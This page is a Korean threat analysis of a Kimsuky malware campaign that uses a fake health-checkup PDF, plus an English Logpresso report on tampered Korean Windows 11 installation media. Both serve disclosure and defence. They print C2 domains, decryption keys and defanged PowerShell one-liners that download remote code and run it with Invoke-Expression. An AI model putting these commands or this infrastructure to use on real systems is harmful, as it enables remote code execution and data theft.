[위협 분석] 건강검진 안내 문서로 위장한 악성코드

1. 개요


2025년 10월 말, 건강검진 안내 문서로 위장한 JSE 파일이 조직적인 APT 공격에 활용되었으며, 분석 결과 북한 Kimsuky 조직에 의한 공격으로 판단됩니다. Kimsuky는 북한과 연계된 것으로 추정되는 APT(Advanced Persistent Threat) 그룹으로, 주로 정보 수집과 관련된 각종 스파이 활동을 수행합니다.
악성 유포·동작 개요


공격자는 압축 파일에 숨긴 PDF 문서로 위장한 JSE 파일을 통해 실행을 유도하며, 실행 시 WScript.exe로 난독화된 JavaScript 코드를 실행합니다. 이후 사용자를 안심시키기 위하여 건강검진 안내서.pdf 정상 문서를 실행하지만, 백그라운드에서는 악성 PE 데이터가 rundll32.exe 프로세스를 이용해서 로드됩니다. 로드된 프로세스는 C2서버와 1분 주기로 통신 시도하며, 특정 조건 만족 시 추가 악성 행위를 수행합니다.
악성코드 도식.pptx

2. 상세 분석

2-1. 초기 감염 및 악성 행위

실행 유도

  • 압축파일: 건강검진 안내서.alz

실행 트리거

  • PDF 문서로 위장한 JSE 파일(건강검진 안내서.pdf.jse)이 존재하며, 건강검진 안내 내용 확인을 위해 클릭을 유도
  • 실행 시 WScript.exe 프로세스를 통해 난독화된 JavaScript 코드가 실행

사용자 속임 + 추가 데이터 준비

  • 화면에는 건강검진 안내 내용의 건강검진 안내서.pdf 정상 문서를 띄워 사용자를 안심시킴
  • 백그라운드에서 내장된 데이터bEyjSIpZvbJpjVv9.a9oc를 특정 경로에 저장

복호화 및 후속 악성 행위

  • bEyjSIpZvbJpjVv9.a9occertutil.exe 프로세스를 이용해서 Base64 디코딩을 2회 진행
  • hkNlPHP61rvE0T7J.lpxQ PE 데이터가 생성되며, rundll32.exe 프로세스를 이용해서 로드

  • 최종적으로 http://load.samework.o-r.kr/index.php C2 서버와 통신 시도하며, 특정 조건 만족 시 다양한 악성 행위 수행

2-2. C2 통신 프로토콜

추가 스테이지

  • 로드된 PE 데이터는 http://load.samework.o-r.kr/index.php C2 서버와 1분 주기로 통신 시도하며, 특정 응답 값을 대기
  • 1번, 2번, 3번 채널이 존재하고 번호 순으로 통신을 시도하며, 최종 단계까지 실행됐을 때 총 3개의 채널에 통신 시도를 합니다. 다음 채널로 통신 시도하기 위해서는 요구 조건이 필요합니다. 요구 조건이 맞지 않는다면, 1번 채널에만 1분 주기로 통신 시도합니다.

C2 통신 방식

  • 1번 채널
    • 1분 주기로 C2 통신 시도 및 인증
    • 서버 응답 값이 “live” 데이터면 추가 악성 행위 수행 후 2번 채널 통신 시도
  • 2번 채널
    • 수집된 정보(로그인 계정, 컴퓨터 이름, 관리자 권한 식별, systeminfo, ipconfig /all)를 C2 서버로 AES-128 + Base64 인코딩 후 전송
    • 서버 응답 값이 “ok” 데이터면 3번 채널 통신 시도
  • 3번 채널
    • 추가 페이로드 요청
    • 추가 페이로드 존재 시 RC4 알고리즘으로 복호화하여 로드 후 ‘hello’ 함수 호출
채널용도알고리즘키 값C2 요구 조건
11분 주기로 통신 시도하며, 추가 행위를 위한 대기--live
2수집된 정보 암호화 후 업로드 및 추가 행위 대기AES-128 (CBC 스타일) + Base640x6C 0x63 0x66 0x61 0x64 0x73 0x65 0x52 0x65 0x64 0x41 0x47 0x00 0x75 0x4E 0x67ok
3암호화된 PE 데이터 존재 시 복호화 및 로드RC40x23 0x52 0x73 0x66 0x73 0x65 0x74 0x72 0x61 0x57 0x23 0x40 0x45 0x73 0x66 0x65 0x73 0x67 0x73 0x67 0x41 0x4A 0x4F 0x50 0x6A 0x34 0x65 0x6D 0x6C 0x3B-

난독화 문자열 복호화 방식

로드된 hkNlPHP61rvE0T7J.lpxQ PE 데이터에서 악성 행위에 활용되는 문자열은 난독화 되어있으며, 공격자는 두 가지 방식으로 정의했습니다. 결국 키 값은 아래 표와 같이 난독화 원본 Hex 값 첫번째 인덱스를 키 값으로 사용하는 유형을 보이고 있으며, 이를 통한 복호화 연산 수식에 의해 복호화 결과를 알 수가 있는 구조로 파악됩니다.

난독화 원본난독화 원본 Hex 값키 값 (E[0])복호화 연산복호화 결과용도
1g[A@@W[yUVT_0x31 0x67 0x5B 0x41 0x40 0x40 0x57 0x5B 0x79 0x55 0x56 0x54 0x5F0x31 ('1')D[i] = E[i] ^ (E[0] + i) * i=1 부터VirtualAlloc동적 API 이름 은닉
:\ZUQ0x3A 0x5C 0x5A 0x55 0x510x3A (':')D[i] = E[i] ^ (E[0] + i) * i=1 부터failC2 응답 실패 플래그
-v25.m128i_i64[0] = 0x7300670074006D v25.m128i_i64[1] = 0x6B006D006A0072 v26 = 0x70006500330024 v27 = 0x00000070-각 2바이트 단위로 w[i] = w[i] - 4 수행 (예: 0x006D ('m') - 4 = 0x0069 ('i') 0x0074 ('t') - 4 = 0x0070 ('p') 0x0067 ('g') - 4 = 0x0063 ('c')….)ipconfig /all시스템 정보 명령을 실행하기 위한 난독화 문자열

2-3. 추가 악성 PE 실행

3번 채널과 통신 후 암호화된 PE 데이터를 가져오면, 내장된 30바이트 RC4 키 값을 이용하여 복호화 후 추가적인 악성 DLL을 로드하며 ‘hello’ 함수를 호출합니다. 공격자가 정의한 ‘hello’ 함수 기능에 따라서 다양한 행위를 할 것으로 추정되지만, 분석 시점에는 C2 서버와 통신 불가하여 추가적인 행위를 확인할 수 없었습니다.

  • RC4 키: 0x23 0x52 0x73 0x66 0x73 0x65 0x74 0x72 0x61 0x57 0x23 0x40 0x45 0x73 0x66 0x65 0x73 0x67 0x73 0x67 0x41 0x4A 0x4F 0x50 0x6A 0x34 0x65 0x6D 0x6C 0x3B
3. IoC

MD5

d02be241dda3d4027f6fbd84ac015ca8 건강검진 안내서.alz

903cec93146327414cbc49068c524292 건강검진 안내서.pdf.jse

5f5f868d339aeb58c613fe7eb55e5432 bEyjSIpZvbJpjVv9.a9oc

7d994b591c2d4fafeb3e71278229566e hkNlPHP61rvE0T7J.lpxQ

C2

load.samework.o-r.kr

attach.skycloud.o-r.kr

attach.skyline.r-e.kr

update.alzip.r-e.kr

mail.naverwork.r-e.kr

gwa.wooritg.o-r.kr

mail.naverwork.o-r.kr

image.secuwizvpn.r-e.kr

load.rwbcode.com

rwbcode.com

162.220.11.202

http://load.samework.o-r.kr/index.php

http://load.rwbcode.com/index.php
See Also

More

Supply Chain Compromise Analysis of Korean-Language Windows 11 Installation Media - A New Distribution Vector for the JSCEAL Campaign

<center> <img src="/media/en/2026-09-08-windows11-report-eng/thumbnail_eng_window11_report.png"> <br> </center> # Supply Chain Compromise Analysis of Korean-Language Windows 11 Installation Media ## A New Distribution Vector for the JSCEAL Campaign **Authors** Dongeon Gu · Seunghun Han · Gibeom Lee · Mingyeom Kim **Published** August 2026 **Type** Supply Chain Threat Analysis Report --- ## Download the Report This report is available as a downloadable PDF for internal sharing and response. It includes the full IOC list, infection-check commands, and detection and response guidance, so security teams can put it straight to use. **See how installation media built with an official tool became a malware distribution vector — with the full investigation that traced the tampering to its source, along with infection-check steps and indicators of compromise (IOC).** **[Download the full report](https://logpresso-marketing.s3.ap-northeast-2.amazonaws.com/Analysis+of+Compromised+Korean-Language+Windows+11+Installation+Media.pdf)** --- ## Contents 1. Summary 2. Background and Scope of Investigation 3. Discovery and Investigation Methodology 4. Technical Analysis of the Malware 5. Infection Conditions and Scope of Impact 6. Reasons for Classification as a Supply Chain Compromise 7. Related Findings: Similar Community Posts 8. Indicators of Compromise (IOC) 9. Detection and Response 10. Conclusion 11. Appendix: Supporting Evidence > • All dates and times are given in Korea Standard Time (KST). This document is based on forensic findings from Logpresso's own investigation, and its purpose is to provide technical facts and indicators of compromise (IOCs). > - Third-party materials in this report — such as product screenshots, service screenshots, and community posts — are quoted solely for fact verification and to share indicators of compromise. All rights to such materials belong to their respective owners. Microsoft, Windows, and Windows Defender are trademarks of Microsoft Corporation, and other company and product names mentioned in this report are trademarks or registered trademarks of their respective owners. Citing third-party materials does not imply any sponsorship, endorsement, or affiliation of the rights holders with this report. > > --- ## 01. Summary In July 2025, while tracing the cause of recurring malware infections on a company laptop, Logpresso confirmed that Korean-language Windows 11 installation media built with Microsoft's official Media Creation Tool had been tampered with to download malware. The tampered media contained a scheduled task (`OSVersionInstallerV1Task`), registered by default, that downloaded and executed infostealer malware as soon as the machine connected to the internet. Notably, the scheduled task did not appear in the English-language edition of the same build or in virtual machine environments. The key findings of this report are as follows: - Three variables determined whether the malware was downloaded: the installation media creation method (Media Creation Tool), the installation language (Korean), and the installation environment (a physical laptop rather than a virtual machine). - The malware-downloading scheduled task had been present in the installation media since at least the October 2024 build (26100.2033) and remained dormant for about nine months until the C2 infrastructure went live in July 2025. - The `install.esd` and `boot.wim` files, which the Media Creation Tool generates dynamically while creating Windows media, appear to have been tampered with for reasons that remain unclear, and the same tampering was not present in the ISO images directly distributed by Microsoft. - This malware belongs to the same family later analyzed publicly by Check Point as part of the JSCEAL campaign targeting cryptocurrency users. - While investigating the malware, we found two Microsoft Q&A posts, published roughly an hour apart when the malware campaign was activated, that are suspected of having been intended to confuse efforts to trace the infection vector (see Section 7). --- ## 02. Background and Scope of Investigation Logpresso recognized that the same malware infection kept recurring on a company laptop and launched an investigation to identify the root cause. Even after we retrieved the infected machine and performed a clean install of Windows on another machine, the same symptoms kept appearing, so the investigation shifted from treating this as an infection of an individual device to a search for the root cause of the malware infection. This report covers the technical facts we witnessed, how the malware operates, the indicators of compromise (IOCs), and why we consider this incident a supply chain compromise. --- ## 03. Discovery and Investigation Methodology ### ① Initial Detection **At 5:01 AM on July 28, 2025**, our EDR logged a malware detection on a company laptop. `preflight.js` (SHA256: `d21e2193f80378603c15bf71b6a7669c8a9266a04f34ea3502c82f1d80532bec`) was detected at the path `C:\Windows\System32\DomainAuthHost`. On July 25, we had added a hash-based custom detection rule to our EDR. **At 2:20 PM the same day**, the same laptop attempted to communicate with `w[.]local-mailer[.]com` to download malware, and this communication was blocked by our firewall integrated with Logpresso CTI. Subsequent analysis confirmed that this communication attempt was caused by the same malware the EDR had detected earlier. <center> <img src="/media/en/2026-09-08-windows11-report-eng/1.png"> <br> | Initial detection/blocking alert in an internal monitoring channel on July 28, 2025 | </center> ### ② Confirming Tampering in Korean-Language Windows Installation Media We continued to find malware even after we retrieved the infected machine and ran clean installs on other machines. Over about two weeks we installed Windows more than 100 times, ruling out possible causes one by one. - **User error:** Only legitimate programs were installed and there was no trace of suspicious installations. - **Wi-Fi driver infection:** The same symptoms returned even after the Wi-Fi module was replaced. - **Compromise of our corporate network:** The same symptoms reproduced even when we connected through cellular tethering (5G). In more than 100 installations, we only ever discovered machines that had already been infected — we didn't witness the malware being downloaded even once. Suspecting the installation media itself, we installed the EDR during Windows setup, before the machine went online, to observe the infection in real time. That run demonstrated that the scheduled task downloaded the malware as soon as the machine connected to the internet during setup. <center> <img src="/media/en/2026-09-08-windows11-report-eng/2.png"> <br> | Defender detecting malware being downloaded via the scheduled task during Windows installation | </center> ### ③ The Same Scheduled Task in a Newer Build The first build we installed was 26100.2033 (October 2024). Suspecting that the installation media itself was the source of the problem, we created new installation media using the latest build available at the time, 26100.4349 (June 2025), and performed a fresh installation. However, the same issue was reproduced. <center> <img src="/media/en/2026-09-08-windows11-report-eng/3.jpg"> <br> | Build number of the Korean-language installation media (build 2033) | </center> ### ④ Conditions Under Which the Malware Download Scheduled Task Is Not Created Across repeated installations, we found that the malware-download scheduled task did not appear when the same build of Korean-language Windows was installed in a virtual machine, or when the English-language edition of the same build was installed. Nor did it appear on systems installed from a Korean-language ISO image downloaded directly from Microsoft's official download page. 1. Installation of Korean-language Windows on a VM 2. Installation of English-language Windows (26100.4349) on a laptop 3. Installation of the same version of Korean-language Windows on a laptop from an ISO image rather than from media created with the Media Creation Tool ### ⑤ Conditions Under Which the Malware Manifested Logpresso investigated the possibility that the Media Creation Tool itself had been tampered with. Its digital signature checked out as a legitimate Microsoft code-signed binary. We then used the Media Creation Tool on two different systems to create installation media for builds 26100.2033 and 26100.4349. Considering this, three reproducible variables determined whether infection occurred: 1. **Installation media creation method:** Installation media created with the Media Creation Tool 2. **Installation language:** Korean 3. **Installation environment:** A physical laptop rather than a virtual machine --- ## 04. Technical Analysis of the Malware ### ① Initial Persistence: Scheduled Task When Korean-language Windows 11 was installed and the machine went online, a scheduled task named `OSVersionInstallerV1Task` ran the following command every 15 minutes. ``` Invoke-WebRequest -UseBasicParsing w[.]local-mailer[.]com/?OSVersionInstallerV1Task | Invoke-Expression ``` The same task also carried a backup C2 command line. The C2 domain starting with `sd1s` did not exist at the time this analysis report was first written, on August 13. This domain became active after August 21. ``` Invoke-WebRequest -UseBasicParsing sd1s[.]taylor-convert[.]com/?OSVersionInstallerV1Task | Invoke-Expression ``` ### ② Defense Evasion Techniques The malware employed multiple layers of evasion techniques. - **Defender exclusion registration:** While registering the scheduled task, it added the `C:\Windows\System32` path and the `powershell.exe` process to Windows Defender's scan exclusion list, thereby excluding itself from Defender's scans. - **Fileless execution:** Scripts fetched from the C2 were never saved to a file; instead, they were executed directly in memory using `Invoke-Expression`. - **Execution context verification:** The external script exhibited malicious behavior only when launched by the Windows Task Scheduler. When an analyst ran the same command manually, no malicious behavior appeared, which made manual analysis difficult. ### ③ Trigger Mechanism `OSVersionInstallerV1Task` was not triggered by a time-based schedule; instead, it was configured with a "custom event filter." This XPath query was identical regardless of build. ```xml <QueryList> <Query Id="0" Path="Application"> <Select Path="Application">*[System[(Level=1 or Level=111 or Level=4 or Level=0 or Level=5) and ((EventID &gt;= -( -2) and EventID &lt;= (65501)) or EventID = 911)]]</Select> </Query> </QueryList> ``` ### ④ Second-Stage Infection If the host was judged a worthwhile target during the reconnaissance stage, a second stage followed. To set up a `node.exe` execution environment, `node.zip` and `build.zip` were downloaded and then executed in the form `node.exe -r preflight.js app.jsc`. - `preflight.js` registers a `.jsc`specific loader with Node.js. - The actual malicious logic is contained within `app.jsc`, which is compiled to V8 bytecode. - This code operates as a botnet client that continuously communicates with the C2 server, exfiltrating system information and performing file upload/download and command execution. This malware belongs to the same family that Check Point later publicly analyzed as part of the JSCEAL campaign targeting cryptocurrency users: research.checkpoint.com/2025/jsceal-targets-crypto-apps. ### ⑤ C2 Infrastructure and Activation Timeline Analysis We established the following registration and activation timeline for the C2 infrastructure. - The domain `local-mailer[.]com` was registered on April 1, 2025. - The subdomain `w[.]local-mailer[.]com` was registered in DNS on July 25, 2025, and malware distribution by that host began the same day. <center> <img src="/media/en/2026-09-08-windows11-report-eng/4.png"> <br> | DNS activation of w[.]local-mailer[.]com, July 25, 2025 | </center> VirusTotal records confirm that the backup C2 domain `sd1s[.]taylor-convert[.]com` first became active on August 21, 2025. No communication with this backup domain was found on August 13, 2025, when Logpresso first documented the issue and reported it to Microsoft. --- ## 05. Infection Conditions and Scope of Impact Not all Korean-language Windows 11 installation media were affected by this problem. Whether infection occurred was determined as follows. - **Infected devices:** installations from media created with the Media Creation Tool. We confirmed malware-downloading behavior on builds 26100.2033 and 26100.4349. - **Non-infected devices:** laptops with factory preinstalled Windows, or installations from an ISO downloaded directly from Microsoft. For example, another LG Gram laptop issued to an employee showed no such problem. The machine was running the factory-preinstalled Windows 11 Home, with only the license upgraded to Pro. This issue did not occur even when an ISO was downloaded and installed directly. This suggests that neither the Windows installation images Microsoft publishes as ISOs nor those supplied to OEM vendors had been compromised. --- ## 06. Reasons for Classification as a Supply Chain Compromise Two things lead us to classify this as a supply chain compromise rather than ordinary malware distribution. <center> <img src="/media/en/2026-09-08-windows11-report-eng/5_eng.png"> <br> | Infection Timeline: 285 Days from Dormancy to Detection:266-day dormant period (93%) and 19-day activation and detection period (7%) | </center> ### ① Long Dormancy, Followed by Remote Activation The malicious scheduled task had been present in the installation media since at least the October 2024 build. Build 26100.2033 was officially released on October 8, 2024 (KB5044284). However, because the Media Creation Tool at the time typically took several weeks to a month to reflect a new build, the point at which this build began to be distributed is estimated to have been between late October and early November 2024. Given that the C2 domain (`local-mailer[.]com`) was not registered until April 2025 and its web server did not become operational until late July, the scheduled task appears to have remained dormant for approximately nine months. Until the web server became operational, the scheduled task would have been attempting to communicate with a non-existent domain/server. Planting malware dormant and activating it remotely after a significant period of time is a classic supply chain pattern, and one that ordinary detection rarely catches in advance. For reference, the backup C2 domain `taylor-convert[.]com` was also registered in April 2025. ### ② Tampering Confined to Dynamically Generated Files This problem appeared only in Korean-language installation media created with the Media Creation Tool and did not appear in ISO files distributed directly by Microsoft. When the Media Creation Tool creates installation media, most files are copied in prebuilt form. Only two files, `install.esd` and `boot.wim`, are generated during the creation of the media. This is evident from their modification timestamps, which, unlike those of the other files, correspond to the time the media was created. This narrows down the files that could plausibly have been tampered with on the installation media to these two files. <center> <img src="/media/en/2026-09-08-windows11-report-eng/6.png"> <br> | Modification timestamps of install.esd and boot.wim, matching the media creation time | </center> We could not determine whether the tampering occurred in Microsoft's internal build pipeline or in the CDN used for distribution. What is certain, however, is that it existed in the media built with the Media Creation Tool for about one year. Logpresso reported the incident to Microsoft on August 13, 2025. Microsoft acknowledged receipt, indicating that the matter was under review and that it had been forwarded to the relevant department. However, as of the publication of this report (August 2026), we have not received any further response regarding the investigation results or actions taken. --- ## 07. Related Findings: Similar Community Posts During the investigation, we found two posts on Microsoft Q&A (the Microsoft Learn Community forum) describing the same "DomainAuthHost" malware infection under `C:\Windows\System32`, published on July 31, 2025, at 3:58 PM and 4:46 PM, about 48 minutes apart. - `https://learn.microsoft.com/en-us/answers/questions/5509503/domainauthhost-malware-infection-c-windowssystem32` — G\*\*\*, July 31, 2025, 3:58 PM - `https://learn.microsoft.com/en-us/answers/questions/5509569/domainauthhost-malware-what-additional-steps-shoul` — H\*\*\*, July 31, 2025, 4:46 PM Both posts share an identical paragraph structure and narrative flow, and numerous sentences match completely down to spelling, phrasing, and order. The sentences below appear identically, word for word, in both posts. - No matter how many times I deleted it, it was reinstalled. - I couldn't understand how the hacker performed 2FA even though they accessed from my IP. - A filter was added to Gmail that marked all legitimate emails as read and moved them to trash, preventing me from knowing I received emails. I deleted the filter. - I deleted all 3 schedules. - I also deleted registry values registered under the DomainAuthHost name. - I discovered multiple trojans and hacking tools registered in Windows Defender's exclusion list and deleted them. - And I am worried because I saw in another article that the problem persisted even after formatting. - Finally, I performed a Farbar Scan about 8 hours after the hack. - I'm a bit worried because there might be parts I missed, the hacker might have temporarily stopped attacks, and Farbar might not detect inactive network malware. A number of sentences were also found where the structure and word order were preserved but only proper nouns were substituted. | First Post | Second Post | | --- | --- | | Phone-computer file sharing program automatic execution phenomenon occurred. | Google Quick Share automatic execution phenomenon occurred. | | I installed a cryptocurrency-related program few days ago and deleted it after 5 minutes. | I installed a cryptocurrency-related program around July 28 and deleted it after 5 minutes. | | OTP was also set up, but it was linked to the hacked account. | Google Authenticator was also set up but was linked to the hacked Google account. | | Phone-computer file sharing program was set to "repeat every 15 minutes indefinitely after trigger". | Google Quick Share was set to "repeat every 15 minutes indefinitely after trigger". | Both posts attribute the cause of infection to having "installed a cryptocurrency-related program a few days earlier and deleted it after 5 minutes." This does not match the infection path we reproduced in a fully controlled environment (a clean install with no external program installation whatsoever). Even though Logpresso's own forensic investigation was unable to pinpoint the infection vector, the authors of these two posts specifically identify one. The names of the scheduled tasks appearing in the two posts, "SustemOnStartup" and "OSResourcesInstallerV2," differ from that of the `OSVersionInstallerV1Task` identified by Logpresso, but their structures are similar. In particular, "SustemOnStartup" appears to be a typo for "SystemOnStartup," and this same typo appears in both posts. Even now, when searching for "DomainAuthHost" or the scheduled task name in question, these two posts appear at the top of the results. This report does not draw any definitive conclusions about the authors' intent in publishing these two posts. However, it documents that the posts were published around the time the malware campaign was active and shared a narrative attributing the cause of the problem to factors other than the OS installation media. --- ## 08. Indicators of Compromise (IOC) | Category | Value | | --- | --- | | Scheduled task name | `OSVersionInstallerV1Task` | | Execution interval | 15 minutes | | C2 (primary) | `w[.]local-mailer[.]com` | | C2 (backup) | `sd1s[.]taylor-convert[.]com` | | Second-stage related domains | `warmtogrove[.]net/script`, `faro[.]wataica[.]live`, `api[.]gulgowsks[.]co` | | C2 IP (believed to be a Cloudflare proxy) | `104[.]21[.]17[.]189`, `172[.]67[.]178[.]21` | | MD5 (`app.jsc`) | `0b8015cbb1ffdc6efe6a306ff5b1115f` | | MD5 (`preflight.js`) | `28e756c61961b10a026999c80e6f3f9b` | | SHA256 (`preflight.js`) | `d21e2193f80378603c15bf71b6a7669c8a9266a04f34ea3502c82f1d80532bec` (Defender detection name: `Trojan:JS/JSCeal!MTB`) | | Malware path | `C:\Windows\System32\DomainAuthHost` | --- ## 09. Detection and Response ### ① Checking for Infection Check the following on any Windows system you suspect may be infected: - **Scheduled task:** From an elevated Command Prompt, run the command below to verify the existence and details of the scheduled task. ``` schtasks /query /tn "OSVersionInstallerV1Task" /xml ``` - **Malicious path:** Check whether the `C:\Windows\System32\DomainAuthHost` folder exists. This path does not exist on a clean system. - **Defender exclusions:** Check whether the `C:\Windows\System32` path or the `powershell.exe` process is registered in the Windows Defender scan exclusion list. Normally neither should be registered. - **Network communication:** Check firewall and proxy logs for outbound attempts to the C2 domains and IPs listed in Section 8 (IOC). ### ② Recommended Response - If infection is confirmed, reinstall using an ISO image directly distributed by Microsoft, or an OEM preinstalled image, rather than installation media generated with the Media Creation Tool. - Add the domains and IP addresses specified in the IOCs to the blocklists in the firewall, EDR, and CTI systems. - If Korean-language Windows 11 installation media created using the Media Creation Tool have been distributed within the organization, perform the above checks on all devices installed using that media. --- ## 10. Conclusion This investigation confirmed that a malicious scheduled task was registered by default on Korean-language Windows 11 installation media created using Microsoft's official Media Creation Tool. The task downloads and executes an infostealer as soon as an internet connection is established. This malware remained dormant for approximately nine months, from at least the October 2024 build until it was activated in late July 2025 when the C2 infrastructure went live. The same behavior was not reproduced on the English-language edition of the same build, in virtual machines, on directly downloaded ISOs, or on OEM preinstalled images. Because the infection conditions are limited to installation images in a specific language (Korean), and the threat remains dormant for an extended period before being activated remotely, it is difficult to detect in advance using conventional security software. In this report, Logpresso shares the technical facts and indicators of compromise (IOCs) identified through thorough investigation, in order to enable organizations and users in similar environments to check for potential infections and take appropriate action. --- *This report was prepared for informational purposes and to share security threat intelligence.* *Founded in 2013, Logpresso is a SecOps company built on an XDR platform. Powered by its proprietary big-data engine, it delivers an integrated security solution that combines log management, SIEM, SOAR, and DFIR, leading the market and technology at home and abroad. The Logpresso platform supports integration with more than 250 external solutions, and this extensibility enables forensic-grade in-depth incident investigation and automated threat response. Today more than 250 organizations — including major financial institutions and global manufacturers such as Samsung, LG, and SK hynix — have adopted Logpresso to build a next-generation security operations framework.* *Contact: contact@logpresso.com*

2026-09-08